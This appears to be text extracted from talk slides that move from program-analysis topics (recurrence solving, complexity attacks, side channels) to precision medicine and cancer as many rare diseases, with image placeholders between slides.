



SAS 2011



SAS 2015

DARPA: STAC





$$T(n) = T(g(n)) + f(n)$$

RR Solver

RR Solver

$$O(h(n))$$

Complexity attacks

Space attacks

Side channels

What about people?

Can we fix people?



BRIEFING ROOM

ISSUES

THE ADMINISTRATION

PARTICIPATE

1500 PENN

Search



THE PRECISION MEDICINE INITIATIVE



Yes, we can!

What *is* precision medicine?

Data-driven

(Often) genome-guided

“right drug to right patient”

Curing Cancer

Cancer is not a disease.

Cancer is *many* diseases.


Cancer is many *rare* diseases.


Curing rare diseases.


But, first BIO 101


